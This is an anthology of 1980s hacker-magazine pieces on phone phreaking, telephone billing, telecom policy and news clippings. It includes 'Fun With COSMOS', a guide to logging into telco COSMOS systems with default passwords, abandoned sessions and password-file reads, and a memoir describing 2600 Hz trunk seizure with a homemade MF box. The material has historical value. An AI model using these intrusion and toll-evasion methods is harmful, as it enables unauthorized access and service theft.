The difference between conventional switching and electronic switching is the difference between "hardware" and "software"; in the former case, maintenance is done on the spot, with screwdriver and pliers, while in the case of electronic switching, it can be done remotely, by computer, from a central point, making it possible to have only one or two technicians on duty at a time at each switching center.

The development program, when the final figures were added up, was found to have required a staggering four thousand man-years of work at Bell Labs and to have cost not $45 million but $500 million!

equal access may not be "equal" to modems

by The Shadow

Now that AT&T is being divested of its local telephone companies, phone customers across the nation have to choose their long distance carrier as "equal access" is phased in. Advertising campaigns emphasize such aspects as low rates and operator assistance, but almost no one mentions a factor that will affect modem users who use auto dialers for long distance calls. Not all of the alternate long distance carriers provide called party answering supervision on all calls. Called party answering supervision basically has the telephone company start billing *only* when the called party answers the telephone. However, many of the alternate long distance companies still operate with the "fixed timeout" basis for charging. That is, if a call is held for a fixed length of time (usually 30 seconds), the charging starts, *whether or not the call was answered.*

This could cause modem owners large bills if they use autodialers to make long distance calls. Modems are usually set up to wait up to one minute when attempting to make a call, and thus have to timeout through busy signals, long call setup sequences, extender waits, and similar problems. This could result in many billed but unanswered calls.

Some of the other carriers provide this on calls to some cities, and others don't support it at all. Only AT&T provides called party answering supervision on all calls to all points presently. It's almost impossible to get information on how a long distance company charges its calls as they don't want to reveal how their billing is handled.

The alternate carriers get called party supervision when the *destination* location goes equal access. However, there has been no quick action on the part of the alternate long distance companies to make use of the supervision data as they would have to get equipment for passing the information back to the billing computer at the originating point. Thus, called party answering supervision often ends up being ignored by these carriers even when available.

The lower rates of alternate long distance companies must be weighed against the timeout problem as it affects autodialing modems. One way to circumvent this is merely to set your modem to a shorter waiting-for-connect time, but this may not provide enough time for the call to go through. You could also claim credit for each and every one of the calls you get billed for that doesn't actually connect—but that can be very time-consuming.

Keep in mind also that alternate phone companies with primitive billing methods will often *not* detect short 20-second phone calls....

The Early Phreak Days

by Jim Wood

When I decided to get married back in 1962, I traded my DJ and broadcasting odd jobs for one at the phone company; employment which, at that time, was ultimately secure though my take-home pay was about $300 a month.

Assigned to the Palo Alto, California central office as a Toll Transmissionman, my duties included maintenance of toll traffic circuits and related short-haul N and ON carrier equipment. Circuit testing was initiated at a black bakelite Type 17B Toll Testboard. A field of several hundred jacks gave access to as many inter-office trunks, many to the San Jose 4A and Oakland 4M 4-wire switching centers.

Though it was strictly forbidden, one could easily and safely "deadhead" toll calls for one's self, family or friends from the testboard. Around Christmastime our office could easily have been confused with the Operator room on the floor below.

The 17B testboard had a 0-9, DTMF keypad arranged in two rows of 5 buttons wired to the central office "multifreq" supply. A rack of vacuum tube L/C oscillators comprised the MF supply and was buried somewhere in the bowels of the building.

Long days with too much (mostly union) staff and not enough to do precipitated a lot of screwing around on the job. Some of the guys would just daydream out the windows, others would hassle and torment the Operators downstairs. One favorite trick was to sneak into the access space behind the bank of 3C switchboards and push the cords slowly up toward the Operators. The screams and commotion caused by a tip, ring, and sleeve "snake" was worth the risk of getting chewed out by the old battleaxe who ran the place. Myself, I just played with the Bell System; never with any intent to defraud, merely to increase my understanding of how the whole thing worked.

It was during a singularly dull day that I hit on the idea of "deadheading" calls through one of the local subscriber loop jacks which rang into the testboard. Sure enough, I could rotary-dial through the step office to Sacramento (the shortest hop on L carrier with inband signalling), "dump" the call in Sacramento with a blast of 2600 from the 19c oscillator mounted overhead, then multifreq out of Sacramento anywhere I wanted to go. Wow! I could hardly wait to demonstrate this potential source of lost revenues to my first-line supervisor. Both he and his boss were mildly impressed, but assigned minimal importance to the event since, in their words, "no one has a multifreq supply at home."

Ma Bell invented the transistor but was among the last to put it into service. One of the few places a transistor was used in our office was in the alarm circuit of the ON carrier system. The 13H was a wretched little "top hat" PNP with just enough beta to work in a bridged-T oscillator configuration. A half-dozen of these, some Olson Radio pushbuttons, and a handful of resistors and caps made a dandy MF supply.

The next demonstration was from the Chief's own desk and did finally raise some concern. I was asked to "donate" the box and told to keep my findings strictly to myself. I have done so for more than 20 years now.

OUR WISHES FOR '86 AND BEYOND

Around this time of year, we always get to thinking about how the things around us can improve. So we assembled a few of our writers and had them come up with some suggestions on how technology can better serve everyone. We hope that these ideas will someday be followed and we encourage our readers to come up with additional ones, which we'll gladly print.

Uniform long distance rates. With the many advances in modern communications, one end result is quite obvious. It's gotten easier and cheaper to establish contact in all parts of the country, and in most parts of the world. We want to see an end to ripoff long distance rates that charge you more to call one place when it really costs the company about the same to reach anywhere. Why not have uniform rates to *everywhere*, whether it be long distance or local? Technology is making the entire world fit into our backyard—how about granting us some access to it? Many of us phone phreaks have come to look at phone calls in a different way. When you can call *anywhere* you want to, for as long as you want, without worrying about how much it's going to cost you, it all starts to take on new meaning. You begin to realize how offensive it is to be charged for something as basic as talking! Shouldn't we all be able to talk to whoever we want, whenever we want, and for as long as we want? If it were possible (as it someday will be) to have an unlimited amount of people using telephone equipment at the same time without tying it up, wouldn't we be better off with this philosophy? We believe so. The telecommunications giants can still profit handsomely without making communications a luxury.

We're not simply after a free ride; we'd still pay something, though not as much and not as often. We want to see advances in technology shared by all and then perhaps we'll see some of its real potential. Right now, there are many of us that can't afford to call The White House when we want to voice our opinion on something. The ones that can afford it have no problem. And that's the problem here.

The time for change has arrived. After all, how can we call it long distance if it no longer is?

Elimination of charges for touch tones. How the phone companies get away with this is beyond us. When we use touch tones, their equipment works faster and more people are able to make calls. In fact, it is better for their equipment if customers use touch tones. If everybody used touch tones, these companies' profits would soar! Yet we are still charged a monthly fee for using them. There isn't any extra equipment to install. They're not giving you the tones—you're the one who sends them out. In most crossbar and step (even a few ESS) offices, you can use a touchtone phone with no problem even if you're registered as "pulse" with the phone company. The moment you tell them you have a touch tone, you get charged. Most ESS offices have a special device that disables your touch tones unless you pay for them! The only thing your monthly fee pays for is to turn off this device! We think it's time this nonsense was stopped. Shouldn't we be encouraged to use touch tones? Haven't they become almost a necessity, with the growth of services that are touch tone activated, such as reservation and voice messaging systems? This archaic policy makes it a lot harder—particularly on those who aren't all that wealthy—who are being denied a very basic piece of technology for no earthly reason.

Legislation to protect bulletin boards. A lot more frequently than many of us think, bulletin board systems are seized as evidence of illegal activities. Our own bulletin board in New Jersey was taken this past summer, and they still haven't found anything "illegal" on it. (A hearing scheduled for November 22 was postponed two weeks by the prosecutors, who claim they weren't told about it. The period for forfeiture has expired, which means they cannot keep the equipment as a penalty. The hearing is to decide whether the bulletin board should be returned immediately, since no evidence of wrongdoing has been revealed.)

Bulletin boards must be protected! They are a vital means of communication, a resource that can be used by more people every day. Obviously, this freedom makes some authorities a little nervous. But it's something they're going to have to get over because bulletin boards aren't going away. Neither will they be regulated or registered, as these nervous types demand.

If there is illegal activity occurring, then the people responsible for it should be tracked down. This doesn't mean pulling the plug on the service that enables them to speak. We have to make an effort to define the difference.

At the same time, we hope to see an improvement in the quality of bulletin boards everywhere. Nothing is more boring and useless than a board that lists credit card numbers and Sprint codes. What is the point? They either go bad within a day or are monitored closely. Boards that discuss *how* things are done and answer the questions, simple or complex, that we all have are the boards we're fighting for. Let's see some more of these.

Some reasonable prices on "public" services. Compuserve, Source, Dow Jones, are you listening? Is it any wonder you're constantly being ripped off with the outrageous prices you charge? A session on one of these services can be a nightmare, as every second costs you, every mistake is money out the window. Come on already, times have changed. Enough with the surcharges and access fees—provide affordable services for people or go join the dinosaurs.

Access to what is being said about us. One of the most frustrating things is to have to pay to see what TRW is telling people about you. Any wonder why people break in? Shouldn't it be just as easy for us to see our credit record as it is for some schmuck at Sears?

While we're on the subject, how far are we going to let these people go with our credit history? Is it fair to be denied credit because you paid a bill late four years ago? Or because you were tried for a crime and the charges were dropped? Is it fair for companies to analyze your buying tendencies and theorize as to what type of person you are, and to use *that* as a deciding factor?

We feel it's only fair that we be shown, perhaps on an annual basis, what is being said about us and given the opportunity to correct any errors, or at least to question or explain them. We shouldn't have to pay a penny for this "privilege".

An end to information charges. Again we're at a loss to explain why the phone companies charge for something that encourages using their service. If we have to pay sixty cents to find out what someone's phone number is in another state, and *then* pay for a phone call as well, we're sure as hell going to think twice about making the call in the first place! While it's true that some people would use an alternate service to make the call, the losses to AT&T can't be that stupendous. We feel that this is an unjustifiable charge, one that hurts everyone in the end.

Our suggestions include: providing one call to information (at least) for every long distance call dialed; providing free phone books (originally, charges for information were to encourage people to use the phone books instead); alternate information services for alternate carriers, i.e. a subscriber to Skyline would have the advantage of free access to Skyline information; or an online database where you can find out as many numbers or cross-references as you like via modem. We'd like to hear more suggestions and we hope they get to the right people.

Nationwide access for all. If there are databases that are so big and extensive that anyone can check our credit history from anywhere in the country, what is stopping us from using our bank card in New York to withdraw money while we are in Los Angeles? When will these systems be integrated so we can all benefit from technology? There is already statewide connection of auto teller banking, and some limited interstate use, but when will a national network be set up?

Fun With COSMOS

by Lex Luthor and The Legion of Doom/Hackers

COSMOS (COmputerized System for Mainframe OperationS), the "telephone company computer", is a wire center administration system for subscriber services. Put another way—an inter-office memo sender. Its primary objectives are: 1) to relieve the problems of congestion and long cross connection on the Main Distributing Frame (MFD); 2) to improve entity load balance and customer line equipment distribution across the Wire Centers' switching equipment; and 3) to provide an accurate and readily accessible database for use by all AT&T departments. There is usually one COSMOS system for every area code.

You cannot enter someone's name and get their phone number through COSMOS. What it's primarily used for is to assign central office equipment to cable pairs and telephone numbers. It maintains records of all relevant facilities including subscriber cable and office equipment, process service and work orders, and it produces bulk assignments for office additions and rearrangements. In short, it automates the frame in your central office.

COSMOS prints lists at the beginning of each day, specifying what numbers to connect and disconnect.

Hacking Accounts

Most COSMOS systems run on either a PDP 11/45 or 11/70 made by DEC, and can usually handle up to 96 terminals which are either hard-wired, or remotely dialed into the system. If you don't know your local COSMOS dial-up or don't have an account, you can probably get one out of your test board, frame, or switch. They all should have the dial-up, password, and Wire Center in your area.

Typical COSMOS accounts are: MF02, PA52, DP08, etc. Those 2 letter prefixes in the beginning of the account stand for: PA—Loop Assignment Center, DA—Network Admin Center, RS—Repair Service, MF—Frame and Toll, FC—Frame Control Center, GA—General Inquiries, DC—Data Conversion, NT—NTec, DP—DisPatch, CI—CIC.

The more important accounts which are used for service order entry are, in order of importance: ROOT, SYS, BIN, PREOP, and COSMOS.

COSMOS is the account that the test board uses, and is now mainly found on the older versions of the COSNIX operating system. Typical COSMOS passwords are: WETEST, MILK48, RINGIT.

Some accounts don't have passwords, but this is rare. Sometimes all you need is the dial-up to get in. Whoever was last on forgot to hit CTRL-Y to log off, and just hung up, so when you call, you get the WC% sitting there!

Transaction Codes

Once you log in you should get the prompt of WC% where WC is the Wire Center and % indicates that the system is on-line. From that prompt, you can type certain commands that will enable you to do different things. The ISH or INQ commands (inquire about a circuit) will print out information about the number you specify. From the prompt, type ISH or INQ, then a carriage return. You will then have to type an H which means HUNT then TN which is the Telephone Number 935-2481 and the system will print an underscore. You then type a period as illustrated (what you type is in bold).

```
WC% ISH
H TN 935-2481
-.

TN 935-2481
    ST  WK PD     DATE 07-16-78  TYPE B
  **ORD F24030161451     DD 01-20-84     FDD 01-20-84
OE  003-601-403
    ST  WK PD     DATE 07-16-78  CS 1FR US 1FR    FEA RNNL
  **ORD F24030161451     DD 01-20-84     FDD 01-20-84
    LOC WC1014     LOC W13-03L14/4-04
 CP     45-1262
    ST  WK PD     DATE 11-02-82
  **ORD F24030161451     DD 01-20-84     FDD 01-20-84
    LOC WC1010     LOC W10-06L01/3/12

HUNT SEQUENCE FOR TN 935-2481
   TN 935-2482  TN 935-2484

** ISH COMPLETED 09-24-84

WC%
```

Here is an explanation of what was printed out about the number 935-2481: **Line 1: TN 935-2481**—the Telephone number that you inquired about. **Line 2: ST WK PDDATE 07-16-78 TYPE B**—ST means STatus, WK PD is the WorK PerioD, the date following is when the TN 935-2481 was first installed, and TYPE (sometimes abbreviated as TT) is the Telephone number Type, where B is a POTs (personal number) with hunting. Hunting means that when the number 935-2481 is busy, the call will be forwarded automatically to the next number until it finds an idle line. The TT TYPE could be any one of the following: B—POTs hunting; C—Coin; G—Complex services, e.g., Direct Inward Dialing, Radio Common Carrier, etc.; O—Official (company); Q—Centrex, WATS, large PBX's; X—POTs non-hunting. **Line 3: **ORD F24030161451 DD 01-20-84 FDD 01-20-84**—ORD stands for service or work ORDer which has a maximum of 20 alphanumeric characters. DD is the Due Date, and FDD is the Frame Due Date, which I assume is the last time the line was worked on. **Line 4: OE 003-601-403**—OE stands for Operating Exchange which in this case is a #1ESS. By seeing what format the OE is, you can tell what type of central office the number is served by. **Line 5: ST WK PD DATE 07-16-78 CS 1FR US 1FR FEA RNNL**—ST, WK, PD were all explained in LINE 2, CS is the Customer Class of Service, 1FR stands for Flat Rate. US is the USOC (Uniform Service Order Code) which are identification codes used on Service Orders and Equipment records to identify items of service or equipment. Each code consists of 3 or 5 characters, each one being either a letter or a number. FEA RNNL stands for Customer FEAtures: R=Rotary, N=Non-sleeve, and L=Loop started. The typical type of line is Loop started, a ground start is used on PBX's and such. **Line 6** is a repeat of Line 3. **Line 7: LOC WC1014 LOC W13-03L14/4-04**—LOC is the LOCation. **Line 8: CP 45-1262**—CP is the Cable Pair45-1262. **Lines 9-11** have been previously explained. **Line 12: HUNT SEQUENCE FOR TN 935-2481 TN 935-2482 TN 935-2484**—As explained earlier, when 935-2481 is busy, it will HUNT to 935-2482. If that is busy, it will go to 2483 and so on.

You can also inquire upon the Cable Pair, by:

```
WC% ISH
H CP 45-1262
```

The information printed will be similar to what was printed about the TN.

Paths, Files, and Directories

If you have a semi-privileged account, type LS /* to see what files you have access to. You will probably see something similar to:

/BIN:	/ETC:	/USR:
CP	COSNIX	BIN
DATE	INIT	COSMOS
ECHO	LINES	PREOP
LCASE	PASSWD	SO
MOTD	SYSGEN	SYS
STAT	UIDS	TMP

To run a program/process just type the filename at the WC% prompt. If you want to view a file in a directory—in this case we will use the /BIN directory—you would type:

```
WC% CD /BIN
```

You first connect to the directory, then to print the file MOTD which stands for Message Of The Day, type:

```
WC% PR /MOTD

FRI APR. 10, 198411:37:16 MOTDPAGE 1

ATTN: ALL USERS
MAKE SURE YOU LOG OUT PROPERLY
THANK YOU
```

Some files may have an "!" appended to the end of them on the older versions of COSNIX. Those files should be text files and you should have no problem PRinting them. Other files may be encrypted.

If you do not know what directory a file you are looking for is in use the FIND (file-name) command. As shown below, PERMIT is what we are looking for:

```
WC% FIND PERMIT
/DEV/PERMIT
```

You can either connect to the /DEV directory then PRint the file or type:


```
WC% PR /DEV/PERMIT
```

The most looked up file would probably be the PASSWD file.

```
WC% CAT /ETC/PASSWD

ROOT:YXMDIMME:0::/:
SYS:YXORBMBX:1::/USR/SYS:
BIN:TMMZAKZF:3::/BIN:
PREOP::8::/USR/PREOP:
COSMOS:LEORVVB4:39::/USR/TMP:/BIN/PERMIT
PA02:ZSKD4ET:40::/USR/TMP:/BIN/PERMIT
```

99 times out of 100 the passwords will be encrypted. Notice that there are 2 colons after the PREOP account. This means that there is no password, so after entering PREOP at the ;LOGIN: it will jump to WC? If a valid WC is entered, you will get in. The way COSMOS checks to see if the password is valid is: after you enter your account, and password, the system encrypts the password you just typed, and compares it to the encrypted password in the PASSWD file. If it is correct, you will be in—if not, INVALID LOGIN.



The "2600 Flash" column continued to be a regular feature through 1985, having started with the very first issue the previous year. (Unlike articles, this column wasn't a part of the "letter quality printer experiment" that lasted from April to August.) The collection of news stories from various sources (including ourselves) serves as a window into the world of hackers back then, as technology, laws, and society all underwent tremendous change in a relatively short period of time. Once again, there was a single story in the year that was surrounded by a box and written in bold: the announcement of our first official BBS in February. The column was shortened in August due to a number of articles focusing on the seizure by authorities of our first official BBS.

JANUARY 1985

IRS Wants Access to Telco Data

Jack Anderson

Paying for an unlisted telephone number may keep pests from interrupting your dinner, but it won't keep the revenuers off your back if the Internal Revenue Service has its way. The IRS is considering a proposal to plug directly into the phone company's computers to track down delinquent taxpayers.

The tax collectors will soon begin negotiating a pilot phase of the plan with Bell Atlantic, which covers all or parts of Pennsylvania, New Jersey, Delaware, Maryland, Virginia, and Washington, DC. The scheme will allow the IRS to get information directly about the phone numbers of taxpayers who do business with Bell Atlantic.

And not only listed numbers would be turned over to the IRS, but closely guarded unlisted numbers as well. Eventually, the IRS hopes to have direct access to the telephone company's computer banks, as well.

Critics point out that as things stand now, businesses and individuals who are asked for confidential information have the right to challenge such a demand, and make the IRS prove its case in court. Under the computer plug-in plan, the telephone company would already have given IRS access to its records—without consulting anyone. Such a plan could end up reversing the burden of proof in tax cases, forcing the taxpayer to prove that information gathered from a variety of sources was inaccurate.

Meanwhile, IRS is reportedly laying plans to supply computer data on taxpayers to other government agencies.

GEISCO's New Toys

2600 News Service: H. Alexander

Information differs from other commodities in that many people can possess it at the same time. If one person uses some, it is not diminished. And it's difficult to prevent people from obtaining information without paying for it. These thoughts were offered at a press conference on December 6, held by General Electric Information Services Co. (GEISCO) in Rockville, MD. At the same time, the company announced a point-to-multipoint partnership with Bonneville Telecommunications of Salt Lake City, Utah. The resulting service will enable companies to communicate with subscribers, dealers, or clients at a lower cost than is now available via telephone, teletext, or mail. The data goes out from an office to Bonneville over a telephone line. Bonneville collects data to be distributed and transmits it via satellite to FM radio stations around the country, which broadcast the data to individual personal computers or printing terminals located within the broadcast area of each radio station. The FM station rebroadcasts the signal at 19.2 bits per second to a local office or client on the subcarrier portion of the FM band. An error rate of 10 to the minus 6 power is claimed by Bonneville.

Platt Global Alert, a service for people who buy tanker loads of oil, goes out over Bonneville's network. The customer transmits data to the Bonneville Uplink host via a standard modem connection to the terrestrial-based portion of the GE service called Mark*Net, a value added data service.

GEISCO also announced a deal with Gannett Co. Inc. which will allow USA Today Update, a new electronic newsline, to be distributed on the GEISCO worldwide teleprocessing network. The GEISCO network has local telephone access in over 750 cities in 25 countries at 300 or 1200 baud.

GE has a knack for putting together successful partnerships. The company gave Ronald Reagan a new start in 1954 when no one in Hollywood would hire him to act. He was GE's travelling salesman on the virtues of free enterprise for several years.

GTE Hit by Divestiture

Associated Press

The GTE Corporation has accepted a judge's consent decree that requires the company to keep its long distance and local telephone networks separate in return for the acquisition of what are now called GTE Sprint and GTE Spacenet.

Judge Harold H. Greene of the United States District Court in Washington then signed the decree, making it effective immediately.

GTE announced its intention to acquire the Southern Pacific Communications Company and the Southern Pacific Satellite Company—now GTE Sprint and GTE Spacenet, respectively—in October 1982. In order to complete the acquisition, the company agreed with the Department of Justice in May 1983 to the entry of a consent decree.

The decree also requires GTE to provide equal access to other long distance carriers in its local exchanges.

Fascist Computer Network

Denver Post

The leader of a white supremacist group whose former member is a suspect in the slaying of a Jewish talk-show host says neo-Nazi groups throughout the United States and Canada are linked by a network of home computers.

Aryan Nations leader Richard Butler of Hayden Lake, Idaho, also said members of his group can call up a computerized list containing the names of Jews, alleged communists, and "race traitors."

Newsweek

The Ku Klux Klan has set up an electronic bulletin board that enables computer operators to hook into the latest in neo-Nazi thought for a $5 fee.

The "Aryan Nation Liberty Net" offers information like the locations of communist party offices and ZOG (Zionist Occupational Government) informers.

"It's a tremendous tool in the awakening of the white Christian people to the Jewish plot to destroy the white race and Christianity," said Glenn Miller, leader of the North Carolina Klan, which operates one of several such bulletin boards.

A Challenge to Hackers

The Anchorage Daily News

Most businesses fear computer hackers. An Albany, NY company challenges them.

Elite Software Systems Inc. makes a software program called Encomp that encrypts information stored on computer disks. The $99.95 program makes the disk unreadable without the right password, and Elite is offering $10,000 to anyone who can break its system using a personal computer.

The company has sent out 6,000 entry forms but has received only three replies—all wrong, says Philip Cohen, vice president of sales and marketing. A systems analyst, he says, "called up to bust my chops" and outlined a way to crack the code using a million-dollar mainframe computer. That doesn't count, Cohen says; only personal computer users need apply.

[We believe a number of our readers are worthy of this challenge. Go ahead. Make us proud of you. Elite Software Systems can be reached at 5184824162. Keep us posted.]

In Addition...

Combined News Sources

- Although it had said it would try to avoid layoffs as part of a planned reduction of 11,000 jobs announced in August, AT&T is furloughing at least 400 workers and more layoffs are expected. The job cuts are part of the company's efforts to trim costs and stay competitive after the government-mandated breakup of the Bell System.
- The Democratic National Committee has moved to its new headquarters on Capitol Hill. The Republican National Committee also has headquarters near the Capitol. There may be some confusion since the new D.N.C. telephone number is 2028638000. The R.N.C. number is 2028638500.
- New York Telephone has announced that, under new rate proposals, the discount for personal telephone service currently available to members of the clergy would be discontinued.

FEBRUARY 1985

Phreak Roundups

United Press International

Three teen-age computer experts face charges that they used their home computers to cheat telephone companies out of hundreds of thousands of dollars of service.

Officials of Illinois Bell Telephone Company, who have not finished adding up their losses, speculate the youths began by tapping into long-distance lines of local businesses. From there, they started using computers to bypass telephone billing systems.

The youths also raided the American Telephone and Telegraph Company's teleconferencing network [watch future issues for stories on this], permitting up to 59 parties to communicate, as well as other long distance carriers.

The young computer experts, all 15 years old, face juvenile theft charges. Court hearings are scheduled to begin next month.

Toronto Globe and Mail

Seven St. Thomas teenagers have been arrested in Bell Canada's crackdown on the hundreds of Ontario computer buffs who use an illegal softwear [sic] program to place long-distance phone calls for free.

The teenagers, two of whom are juveniles, were charged last week with theft of telecommunications services, and possession of illegal equipment. Police raided their homes and seized computers and softwear valued at $7,000. Unpaid phone calls were placed to points as far away as Florida, police said. In Windsor, Ontario, police charged four youths with telecommunications theft early in January. In December, five University of Waterloo students received absolute discharges after a judge found them guilty of the offense.

All of the charges were laid after complaints from Bell Canada, which is able to detect and identify telephone pirates with its own computer equipment. "We want people to know that there are ways and means of finding out who's circumventing the tolls," said Superintendent William Lawson of the St. Thomas police.

The illegal softwear is a low-cost, high-technology version of the "blue boxes" built by electronic hobbyists in the sixties [and described in these pages]. "It's a relatively new phenomenon," said James McPeak, a Bell Canada spokesman. "These kids don't know what they're doing. They think it is fun to beat the phone company."

TRW Breached By Non-Hackers

Long Island Newsday

The records of TRW Information Services, which says it holds credit data on 120 million Americans, have been invaded and compromised on a far-reaching scale by adult criminals—not just a handful of teenage hackers—according to law enforcement officials.

On Long Island alone, nearly 30,000 TRW reports were allegedly pilfered by phone in 1982, a figure based on discrepancies in billings between TRW and two banks, a consumer loan firm and two department stores. While three credit collection agencies were separately suspected in the thefts, only one—said to be responsible for the theft of 3,000 reports—will be prosecuted, law enforcement sources said.

The FBI is continuing the investigation, it has been learned, and indictments are said to be imminent.

The collection agency is reported to have used its pilfered data to locate assets of debtors it had been hired to investigate. "They [the collection agency intruders] had a right to subscribe; they just chose to steal the service," said TRW spokeswoman Delia Fernandez. A spokesman for one of the New York-based department stores said his firm had received refunds of about $10,000 from TRW because its password had been used by unauthorized individuals.

This Month's Mischief and Mayhem

Los Angeles Times

A series of phony University of Southern California degrees may have been sold for up to $25,000 each and backed by transcripts illegally placed in the school's computer system.

Thirty USC students are already under investigation for allegedly paying to have unauthorized grade changes made on their transcripts. "Our investigation has widened beyond grade changes," USC Vice Provost Sylvia Manning said. "We are now investigating the possibility that someone may have created entire transcripts as well."

Combined News Sources

Fans trying to call television star Tom Selleck to wish him a happy birthday reached a Honolulu morgue instead after a Boston radio station announced the wrong phone number.

The snafu started when disc jockeys of WROR-FM came up with the idea of having their listeners call Selleck in Hawaii and congratulate him on his 40th birthday. The DJ's called directory assistance for Selleck's home phone number but were apparently given the number for the Honolulu medical examiner's office. By Wednesday afternoon, the medical examiner's office reported receiving more than 1,000 calls.

"The office was out of control," said Joyce Fujimoto, morgue attendant. "When people found out it was the medical examiner's office, they thought Tom Selleck had expired. All these hysterical girls kept calling...there were males, too."

On Friday, Lorna Ozmon, WROR program director, read a statement on the air apologizing for the confusion and saying listeners would be reimbursed for any calls made to the Honolulu number on January 29.

Associated Press

Because of a computer mix-up, the Middle Atlantic district office of the Internal Revenue Service has lost the records of more than $300 million in payroll withholding tax payments made by about 10,000 companies last fall.

The businesses have been told by computer-generated notices from the I.R.S. that their property and bank accounts will be seized if they do not make the payments within 10 days. The companies are gathering official records of bank transfers to the government so they can convince the I.R.S. that they have already paid.

An I.R.S. spokesman said the agency was trying to reconcile its records manually.

The New York Times

Plain brown envelopes full of $100 bills are turning up in residents' mailboxes in central Florida, according to Federal agents, who say the money is counterfeit.

"The bills are all being mailed out of Inglewood, California," said Donald A. Stebbins, of the Orlando office of the United States Secret Service. "They contain no advertising literature, no note, no return address, nothing!"

2600 Bulletin Board Online

2600 News Service

2600 Enterprises, Inc. now has an official computer bulletin board system (BBS) operating 24 hours a day, 7 days a week. Operating out of New Jersey, the board is called The Private Sector. Hobbyists from all over the country use the system to converse on telecommunications topics. Now, subscribers and non-subscribers will be able to send articles, letters, or questions to *2600* instantly.

The system supports 300 and 1200 baud. At present, the maximum length per article sent to *2600* is 100 lines. At command level, users can type "2600" to enter this section. The access number is 2013664431.

According to *2600* co-founder Richard Petrovich, the bulletin board is part of a steady expansion. "We recently acquired 5167512600 as the *2600* Hotline. Now with the board, we'll improve and add to our communications even more. And that's not the end. We're looking into all kinds of networking possibilities—overseas bureaus, that kind of thing. What's closest on the horizon right now though is our plan for a publishing center for lengthy articles and tutorials on phones and computers, phreaking and hacking. We've found quite a few talented writers and this would be a way for them to have their words read in full."

Full details on the publishing/distribution center will be anounced in the future. Interested writers are urged to call us. Donations will, of course, make things happen faster.

"We have every intention of becoming as big as Exxon," Petrovich said. "And think what *that* could mean to the hackers of the world."

AT&T Keeps "800" Data To Itself

Associated Press

The judge who ordered the breakup of American Telephone and Telegraph Co. has ruled that AT&T does not have to share its sophisticated 800 database with the competition.

U.S. District Judge Harold H. Greene has turned down a request from the Justice Department asking that portions of AT&T's "Common Channel Interoffice Signalling" data be made available to other phone companies, new and old, until they can develop their own systems.

All telephone companies are entitled to use the 800 prefix on phone numbers designated for calls paid for by the receiver.

In 1981 AT&T developed a more sophisticated system so that numbers in the second "field"—the three after the 800 prefix—could be any three numbers and the computer would still be able to find the right phone in the right city to ring. This allows for numbers with verbal significance, like 800-CAR-RENT.

The non-AT&T companies are using a less sophisticated database which doesn't have all of the extras of the AT&T system.

MARCH 1985

The Next Step in Custom Calling

Austin American Statesman

Most Austin (Texas) telephone users who are harassed by obscene or threatening phone calls now have a way to trace those calls. Southwestern Bell is offering a "customer originated trace" service for most Austin customers as part of a test marketing of several advanced custom calling features. The program is called custom calling services plus and Austin is the first city hooked up to it by Southwestern Bell. Phone customers with numbers beginning with 4 or 8—nearly 60 percent of all Austin customers—will have the service available. The following services will be offered:

- *Customer originated call tracing.* Phone users can immediately dial a code to automatically trace harassing phone calls. Upon customer request, Southwestern Bell will notify law enforcement authorities of the traced phone number. Bell, however, will not divulge the identity of the obscene caller to the phone customer. Each tracing of a call will cost $5.
- *Selective call rejection.* Calls can be routed to a special recording to explain that calls will not be accepted at that time. Customers can also reject subsequent calls from whoever called last. It is not necessary to know the number. The cost is 25 cents to establish a "reject list" and 10 cents a day for maintaining the list.
- *Selective call forwarding.* Incoming calls from three designated numbers can be sent to another remote telephone number. The cost is 10 cents for each time used.
- *Automatic re-call.* A customer can call back the last person who called or the last number the customer called. The cost is 20 cents for each use.
- *Distinctive ringing.* Calls from three designated numbers will ring with a distinctive sound. The cost is 25 cents for each use and 10 cents a day.

"There's no need to sign up for anything," said Bob Dunbar, Austin division manager for Southwestern Bell. "You just pick up the phone and dial the right code for the feature you want to use. It's that simple."

Southwestern Bell will offer the services for one year in Austin to determine if they should be offered systemwide.

"If this service is made available throughout the country, it could be a major deterrent to obscene or threatening calls," Dunbar said. The custom calling system will trace obscene calls only if they originate from a phone in the service area. For more information, give a call to 5124998010.

Industrial Espionage Seminar

2600 News Service

Hackers and phone phreaks and what they can do to your computer and your business will be one of the features of the Industrial Espionage and Countermeasures seminar to be held in Florida April 25 and 26, 1985.

The objective of this seminar is to provide the participants with factual information in layman's terms so that they can evaluate their company's vulnerabilities and begin to develop protective systems to guard their data, proprietary information, and communications.

For more info, contact Jim Ross at 3018318400 or write to Ross Engineering Associates, Inc., 7906 Hope Valley Court, Adamstown, MD 21710.

Kenyan Pay Phones Prove Popular

The New York Times

In the first phase of a project to provide affordable telephone service to the masses of Kenya, 3,500 pay phones are being installed throughout this Texas-sized nation.

Judging from the long lines that form at the pay booths, talking—lots of it—is very much in vogue. The scene played out on any day at the row of public phones outside Nairobi's main post office is repeated in the various nooks and crannies of this East African nation.

A caller—coins and personal directory in hand—occupies the booth. Three people patiently wait for their turn. The conversation grows longer; so does the line. Soon there are 6, 7, then 10 people standing in line, all casting querulous glances at the talkative offender. Some Kenyans have taken to calling this affliction "telephonitis."

Simon Gachoka was number 8 in line recently outside the post office on the wide thoroughfare of Kenyatta Avenue. Peering over the heads of the long-suffering others, he stared at the booth's occupant and then rolled his eyes in exasperation.

"What is there to talk so long about?" he asked to no one in particular. "What is the romance with the telephone? I came to make a quick call and now the whole lunch hour is spent waiting for the end of a conversation that probably has no known significance."

This Month's Troublemakers

The Grand Rapids Press

